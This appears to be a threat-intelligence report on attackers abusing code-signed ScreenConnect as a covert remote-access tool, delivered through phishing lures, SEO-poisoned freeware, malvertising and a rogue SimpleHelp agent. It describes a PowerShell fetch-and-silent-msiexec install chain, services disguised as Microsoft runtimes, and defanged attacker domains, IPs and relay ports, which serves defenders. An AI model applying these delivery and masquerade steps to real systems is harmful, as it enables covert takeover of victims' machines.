Key Takeaways
- The TrendAI Vision One™ Services – Managed Detection and Response (MDR) team tracked multiple intrusions abusing code-signed ScreenConnect as a covert RAT, reconfigured to beacon to attacker relays while looking like legitimate IT software.
- The delivery method varied by case, spanning phishing lures, SEO-poisoned balenaEtcher downloads, malvertising redirects, and in the deepest case, an already-resident SimpleHelp agent silently deploying ScreenConnect via PowerShell and msiexec.
- In the one case that reached full hands-on control, the operator rotated domains, deployed multiple ScreenConnect instances disguised as Microsoft services, layered persistence across services, SafeBoot, and credential providers, and ran scripts to evict rival RMM tools before forcing a reboot.
- Static analysis of the SimpleHelp binaries revealed Authenticode stuffing, with roughly 205KB encrypted blobs hidden in unauthenticated signature attributes. Infrastructure pivots surfaced a pool of dual-role hosts, GitHub-raw payload delivery, and overlaps with reporting from other researchers.
The TrendAI Vision One™ Services – Managed Detection and Response (MDR) team has been observing the recurring abuse of ConnectWise ScreenConnect , a legitimate and code-signed remote-support (RMM) tool. This involves using ScreenConnect as a covert remote-access tool (RAT) spanning different intrusions, different victims, and separate infrastructure, likely driven by different operators. Rather than writing custom malware, the actors lure victims into installing an attacker-configured ScreenConnect client, which hands the operator full remote control of the machine while looking like ordinary IT software and passing the checks built to catch conventional malware.
Across these cases, the attackers reached that same objective through several different delivery routes like phishing emails carrying documents, invitations, and tax-themed lures; SEO-poisoned search results serving trojanized freeware installers; ad-delivered and drive-by staging; and, in the deepest case, one RMM tool used to deploy another. The intrusions were stopped at varying stages of the attack lifecycle, from a phishing email blocked on arrival to a silent, hands-on-keyboard compromise with SYSTEM-level control.
Two cases went further than the rest. One reached execution through SEO poisoning: a user searching for a freeware tool was steered to a poisoned result, and the download bundled a working copy of the application with a concealed ScreenConnect client. The other, and the deepest, didn't rely on a user at all; the ScreenConnect client was delivered through an already-resident SimpleHelp RMM agent, one signed RAT used to deploy another. In that deepest case, the actor rotated domains and hosts while keeping their build pipeline and tooling, which is what makes the activity hard to block on indicators alone.

ScreenConnect as an attacker tool
ScreenConnect abuse has been documented across the security industry for several years, consistently across the same delivery methods that have been observed. Public tracking goes back to at least 2022, when early research on malicious ScreenConnect use was cited in a January 2023 CISA advisory, followed by the widely exploited CVE-2024-1708/CVE-2024-1709 authentication-bypass flaws in early 2024. Reporting then intensified through 2025 and into 2026 as actors shifted from vulnerability exploitation toward socially engineered delivery of reconfigured, code-signed clients. This "living off trusted software" approach that lets the malicious client blend in with legitimate ScreenConnect traffic and slip past tools that apply lower scrutiny to known remote-access software. Recent reporting reflects this:
- G DATA's research showed the tampering goes deeper than the relay address. Because ScreenConnect stored configuration in the certificate table, actors could alter icons, titles, and connection indicators (even faking a Windows update screen to keep victims from powering off mid-session) without breaking the signature.
- Lumu's April 2025 advisory reported over 1,300 new indicators mimicking ScreenConnect download paths since mid-April 2025, dominated by the throwaway .top TLD and heavy sub-domain sprawl under single parent domains. Matches the disposable-domain pattern (.vu, .shop, .top, .pro) and ?e=Access&y=Guest / /Bin/ URL structure in our cases.
- iZOOlogic and others documented DocuSign-themed social engineering delivering ScreenConnect installers, plus campaigns disguising the client as invoices, Social Security statements, and other financial or government documents. Matches the e-signature, invitation, and tax/finance lure families in our cases.
- Kaspersky's MDR team traced one ScreenConnect incident to a multi-domain, multi-language campaign distributing installers through spoofed OBS Studio, Bandicam, and similar software sites pushed via SEO poisoning. Microsoft and G DATA linked delivery to fake software portals and Facebook-advertised "AI image converter" sites.
- Acronis documented trojanized installers dropping two remote-access trojans, AsyncRAT and a custom PowerShell RAT, immediately after installation for redundancy. This matches our RMM-chaining case, where ScreenConnect was delivered through an already-resident SimpleHelp agent. This confirms that what our MDR team observed is not isolated activity but part of a widely reported, ongoing pattern of ScreenConnect abuse carried out by multiple, likely unrelated actors.
Attack lifecycle
These intrusions follow the same broad lifecycle, from initial delivery through installation to hands-on-keyboard activity, regardless of delivery method. What differs is how far each one got before MDR or the customer cut it off.
Our team intercepted most of these deployment attempts early, anywhere from email delivery through to installation. Only two cases progressed to hands-on-keyboard activity: the RMM-chaining case, which ran deepest, and the SEO-poisoning case, which was contained shortly after execution. Those cases show what can follow a successful ScreenConnect install, but they should not be read as the guaranteed outcome for every case. Had the earlier-stage intrusions not been stopped, the follow-on activity could have looked very different depending on each operator's objectives. Nor should the two be read as the same operation; they reached execution by entirely different routes and are treated as separate intrusions throughout.
It’s also important to note that this is not one coordinated campaign under a single group. The cases involve different victims, delivery routes, and in most instances, separate operators. Some do share infrastructure and tradecraft, and a few overlap with separately-reported public campaigns, but those links point to shared or related operations at most, not a single attributable actor. The lifecycle discussed in this blog entry is therefore a composite view of the technique, not a walkthrough of one continuous attack.
The triage challenge
A ScreenConnect detection is rarely a clean signal on its own. Benign and malicious use look nearly identical. In some cases, the client we flagged turned out to be a sanctioned remote-support tool; in others, the customer used ScreenConnect legitimately but not the specific instance we'd caught. Compounding this, several intrusions pulled the client straight from legitimate *.screenconnect.com cloud relays rather than obviously attacker-owned domains, so even the download source looked trustworthy at a glance. The reliable signal isn't the binary or the vendor domain, but the specific instance, relay, and download source it connects to, which is what our triage ultimately keyed on.

Click here for the full-sized file of Figure 2.
Stage 1 - Delivery: Multiple routes to the same tool
The most striking cross-case finding is how many different roads led to the same tool. Table 1 below summarizes the delivery methods observed across the ScreenConnect intrusions:
| Delivery Method | How it works |
|---|---|
| Phishing emails | Personalized malicious emails carried the payload indirectly — e-signature/document-share spoofs (fake DocuSign/ShareFile), e-invitation lures (Evite-style), and tax/finance/government-themed lures (Canada Revenue Agency, Fidelity). Each email carried a spear-phishing link, either in the body or an attachment, pointing to a staged ScreenConnect.ClientSetup installer or an attacker instance on the genuine ScreenConnect cloud (e.g., m-kc.screenconnect[.]com). |
| RMM chaining | One signed RMM tool deployed another with no user interaction. An already-resident SimpleHelp agent (Remote Access.exe) spawned a PowerShell one-liner that downloaded a ScreenConnect installer, wrote it to C:\Users\Public\ as Support.msi, and ran it silently via msiexec /qn /norestart. The same host rotated between two "pdf"-themed lure domains, supoort-pdf[.]com and invoice4u-pdf[.]com. |
| SEO poisoning | A user searching Bing for "balena etcher" was steered to a poisoned result (balenaetcher[.]co) ranking just below the official site. The fake download page served balenaetcher.zip from a DuckDNS-hosted staging URL, bundling a working copy of the freeware alongside a concealed ScreenConnect client. |
| Malvertising/Drive-by | Assessed (not confirmed) based on browsing artifacts: a user visited a legitimate site (birddogs[.]com), passed through several ad-related redirect hops, and landed on an attacker-hosted installer download (check.ufozz[.]vu) — with no email or search query involved. A related unconfirmed case saw curl.exe spawned by cmd.exe fetching an installer from isinfo[.]top, consistent with disposable ad/redirect-chain staging rather than phishing. |
Phishing emails
Email was by far the most common confirmed delivery method, and the lures fell into three recognizable categories:

- E-signature and document-share spoofs impersonated trusted platforms like Citrix ShareFile and DocuSign, typically framed as a "secured document" or "complete this statement" notification. In the most orchestrated example, the sender was personalized per victim so each recipient appeared to be sharing a document with themselves, and all targeted staff were hit within seconds of each other — a sign of automated, list-driven sending rather than opportunistic spray.
![Figure 3. TrendAI Vision One™ Email Sensor detection - DocuSign/ShareFile lure linking to an attacker ScreenConnect instance (m-kc.screenconnect[.]com).](https://cdn.sanity.io/images/ch6z6vqj/production/543708fe606b498247cd886109d09520b19cd074-713x162.png?w=713&h=162&fit=max&auto=format)
- E-invitation and event lures leaned on the social trust of invitation platforms, masquerading as Evite-style notifications ("celebration of life" invites, “<Name> sent you an invitation," dinner-reservation invites), often reusing a single mass-distributed template across unrelated recipients. Some of these gated the payload behind a fake CAPTCHA landing page before delivering the client.

![Figure 6. TrendAI Vision One™ Email Sensor Detection - E-Invitation and Event lures masquerading as Evite-style notifications, embedding real evitecdn[.]com image assets alongside the malicious URLs.](https://cdn.sanity.io/images/ch6z6vqj/production/6fb40a6e4ad446314700c4a8fef34d072fdd73d0-975x544.png?w=975&h=544&fit=max&auto=format)

- Tax, finance, and government themes impersonated revenue agencies, including bilingual (EN/FR) lures posing as the Canada Revenue Agency with subjects around new correspondence, invoice-payment confirmations, and pending tax documents.
The common thread across all three families is that the email never carried the payload directly; it carried a spear-phishing link either directly within the email body or embedded within an attachment to a staged ScreenConnect.ClientSetup installer.
RMM chaining

The clearest outlier in the set didn't rely on a user at all. Here, the ScreenConnect client was deployed by an already-resident SimpleHelp RMM agent, one signed remote-management tool used to deploy another. The SimpleHelp process (Remote Access.exe, signed by SimpleHelp Ltd) spawned a PowerShell one-liner that downloaded a ScreenConnect installer, wrote it to the world-readable C:\Users\Public\ as Support.msi, and ran it silently via msiexec /qn /norestart.
Notably, the same host pulled ScreenConnect this way from two different lure domains, supoort-pdf[.]com and invoice4u-pdf[.]com, both throwaway "pdf"-themed lookalikes using the same ?e=Access&y=Guest guest-access staging. The switch between sources on a single machine points to deliberate domain rotation, giving the operator a fallback if one download source were blocked or taken down.
SEO poisoning

Another case showed a search-delivery route where the ScreenConnect tool arrived via a trojanized installer from a poisoned search engine result. The chain began in the browser: a user searched Bing (via Edge) for "balena etcher," and a poisoned result, balenaetcher[.]co, surfaced just beneath the official etcher.balena.io.
Clicking through led to a fake download page, and "Download balenaEtcher" retrieved balenaetcher.zip from hxxps://start-download.duckdns[.]org/balenaetcher/… — payload staging on DuckDNS, a free dynamic-DNS service, rather than an attacker-registered domain.

This matched the SEO-poisoning technique documented publicly by Kaspersky and others: a poisoned search result leads to a spoofed download portal, which serves an archive bundling a working copy of the sought-after freeware alongside a concealed ScreenConnect client.
Unconfirmed origins: Staging consistent with malvertising
For a subset of cases, the investigation never established a confirmed entry point; there was no confirmed phishing email in the mailbox and no clear user-initiated download. What we did have was the tail end of the chain: the ScreenConnect client installer being pulled from disposable, attacker-controlled infrastructure. In one case the sequence was a cmd.exe spawning curl.exe to fetch a ScreenConnect MSI from isinfo[.]top. In another, the client came from dnsml[.]vu/glory/download.php. Both are throwaway domains on cheap TLDs with no legitimate association, and in neither case could we trace the step that sent the user or process there.
The most telling case involved a user who was directed to download a ScreenConnect MSI from speciameemenow[.]de. Working backwards through the browsing history, we found the user had been on birddogs[.]com, a legitimate apparel retailer, shortly beforehand, with several ad-related sites appearing in the sequence between that visit and the malicious download. That footprint, legitimate site → ad/redirect hops → attacker-hosted installer, is the signature of malvertising or a malicious redirect chain rather than phishing: the user wasn't tricked by an email or searching for pirated software, but was routed to the payload through the ad ecosystem while browsing normally. We're flagging this as an assessment, not a confirmed vector: the browsing artifacts are consistent with malvertising, but we did not recover the specific malicious ad or redirect that closed the loop. Taken together with the disposable-domain staging in the other unconfirmed cases, it suggests that alongside phishing, ad-delivered and drive-by routes were feeding the same ScreenConnect deployments.

Stages 2 to 3 - Execution and Installation
Most intrusions never reached this far. The telemetry-verified cases were caught at delivery or download, and MDR's response contained them before the actor could move further: blocking the malicious installer URLs and instances at the email and web layer and prompting precautionary resets of exposed credentials. Where an endpoint was affected, it was isolated and reimaged.
Two cases made progress to installation and execution, by very different routes: one through an already-resident SimpleHelp RMM agent, and one through the SEO-poisoning chain that bundled ScreenConnect with a trojanized freeware installer. They reached the same end state: a running, attacker-configured ScreenConnect service- from opposite starting points.
Case A - RMM chaining (SimpleHelp deploys ScreenConnect)
Rather than relying on a user to click a phishing link or download a disguised ScreenConnect installer, in one case the actor used a previously installed SimpleHelp RMM agent to fetch and deploy the ScreenConnect client directly. Notably, the SimpleHelp agent was itself unexpected: it was not a sanctioned tool in the environment, and the investigation could not establish how or when it had been installed, as that activity fell outside the available telemetry. It means the true initial access point predates the activity we could see, and the ScreenConnect deployment was already a follow-on action from an established, unauthorized foothold. Because SimpleHelp was functioning as a remote-access channel on the host, the ScreenConnect install landed without any of the user-interaction steps that let us intercept the other cases at the email or web layer.

The payload was delivered as a JWrapper package, a self-contained Java application bundle that ships its own runtime, disguised as a PDF document handler. In this case, the package includes customer.jar (payload logic), jwrapper_utils.jar (wrapper utilities), pdfbox-2.0.19.jar, and fontbox-2.0.19.jar. Including PDF libraries alongside the malicious JAR gives the package the appearance of a legitimate document handling application.
On execution, JWrapper reads a JWLaunchProperties configuration file passed as a command-line argument to the JVM. Two distinct file IDs were observed across the two delivery waves, suggesting the actor updated the configuration between attempts. The file was not recovered; its contents are unknown.
- C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00075795303-complete\unrestricted\JWLaunchProperties-1779089813334-1
- C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00075795303-complete\unrestricted\JWLaunchProperties-1779702235549-1
The PowerShell cradle performs three sequential operations: It downloads the ScreenConnect MSI via System.Net.WebClient.DownloadData() into memory, writes it to the world-writable staging path such as C:\Users\Public\, then invokes msiexec.exe with /qn /norestart flags for fully silent installation. The four-second Start-Sleep between write and execute is a timing buffer to ensure the file write completes before msiexec is called.

The actor made three prior delivery attempts, each involving powershell.exe attempting to connect over TCP port 443 to supoort-pdf[.]com. Telemetry shows the destination resolving to 208.91.112[.]55, a Fortinet-owned address that serves the Fortiguard SDNS Blocked Page certificate. This IP is FortiGuard's DNS-filter redirect target: When a requested domain falls into a blocked category, the FortiGate rewrites the DNS response to point at it, meaning the connection was intercepted at the DNS security layer and redirected to a block page rather than reaching the intended host. None of the three attempts resulted in a successful ScreenConnect installation. The actor then switched infrastructure to invoice4u-pdf[.]com (86.106.143[.]249), which succeeded.
| Time (UTC) | Destination | Port | Process | Purpose |
|---|---|---|---|---|
| May 21, 2026, 01:00 | supoort-pdf[.]com (208.91.112[.]55) | 443 | powershell.exe (via JWrapper Remote Access.exe) | MSI download attempt 1 (intercepted, third-party security block page) |
| May 21, 2026, 13:29 | supoort-pdf[.]com (208.91.112[.]55) | 443 | powershell.exe (via JWrapper Remote Access.exe) | MSI download retry, attempt 2 (intercepted, third-party security block page) |
| May 21, 2026, 18:12 | supoort-pdf[.]com (208.91.112[.]55) | 443 | powershell.exe (via JWrapper Remote Access.exe) | MSI download retry, attempt 3 (intercepted, third-party security block page) |
| May 25, 2026, 09:43 | invoice4u-pdf[.]com (86.106.143[.]249) | 443 | powershell.exe (via JWrapper Remote Access.exe) | MSI download (successful) |
| May 25, 2026, 09:44 | invoice4u-pdf[.]com (86.106.143[.]249) | 8041 | ScreenConnect.ClientService.exe | C&C relay active, operator control |
| May 30, 2026, 05:09 | files.manuscdn[.]com | 443 | powershell.exe (via ScreenConnect.ClientService.exe) | helper.msi (secondary payload) |
A second endpoint in the same environment showed a matching SimpleHelp JWrapper footprint (Remote Access Monitoring.exe from the identical JWrapper-Windows64JRE-00063527423 path) beaconing to hxxp://144[.]126[.]149[.]104:9999/access/...version[.]txt, which TrendAI™ Web Reputation Services blocked. The shared JWrapper path and build ID already pointed to the same intrusion, and the SimpleHelp static analysis later confirmed it. This endpoint's callout went to 144.126.149[.]104 on port 9999, the same SimpleHelp gateway (same host, same port, same /access/...version.txt update path) that the tampered SimpleHelp implant on the primary host was configured to reach. That shared C&C endpoint firmly ties the two hosts to the same operator.
We were unable to investigate this endpoint further, however, as no telemetry was available for it. So while the infrastructure link is solid, we only ever observed the SimpleHelp stage on this second host. The full scope of activity on the machine, including whether the SimpleHelp-to-ScreenConnect delivery seen on the primary host also occurred here, remains unconfirmed. Deploying SimpleHelp and ScreenConnect in tandem also aligns with documented campaigns such as Securonix's VENOMOUS#HELPER report where a phishing lure delivers SimpleHelp.
Case B - SEO poisoning (trojanized freeware install)
The second case reached execution through user action rather than a resident RMM agent, but converged on the same outcome – installation of ScreenConnect tool. Telemetry shows the downloaded balenaetcher.zip being opened, followed by the creation of balenaEtcher installer files and shortcuts (a Start Menu entry and desktop shortcut for "Balena Ltd") alongside the placement of the ScreenConnect component under a directory chosen to pass as a system runtime, C:\Program Files (x86)\VCRunLib1428\, with the service binary ScreenConnect.ClientService.exe and the credential component ScreenConnect.WindowsAuthenticationPackage.dll. The client was registered as a service under the disguised name MsVC20152019Svc, mimicking a Visual C++ 2015-2019 runtime service, with its image path pointing at C:\Program Files (x86)\VCRunLib1428\ScreenConnect.ClientService.exe.
Stage 4 - Command and control
Once a ScreenConnect client was installed, it beaconed outbound to the attacker's relay on port 8041. The two cases that reached this stage each beaconed to different relay infrastructure, but the pattern (a guest-access ScreenConnect session calling home on 8041) was identical.
Case A - RMM chaining (SimpleHelp deploys ScreenConnect)
In this case, a connection was captured with ScreenConnect.ClientService.exe reaching out from the victim host to 86.106.143[.]249:8041, with the client command line confirmed the relay was reached by domain (h=invoice4u-pdf[.]com&p=8041). That same host served the ScreenConnect MSI installer over port 443, a single IP address handling both payload delivery and C&C relay.
Throughout the intrusion, the running ScreenConnect instance was repeatedly used to download and install ScreenConnect MSIs from the same invoice4u-pdf[.]com infrastructure. Based on telemetry, the threat actor deployed multiple distinct ScreenConnect instances on the host, one of which stood out for masquerading as a Microsoft tool:
- C:\Program Files (x86)\ScreenConnect Client (c2f52511b74375c5)\ScreenConnect.ClientService.exe
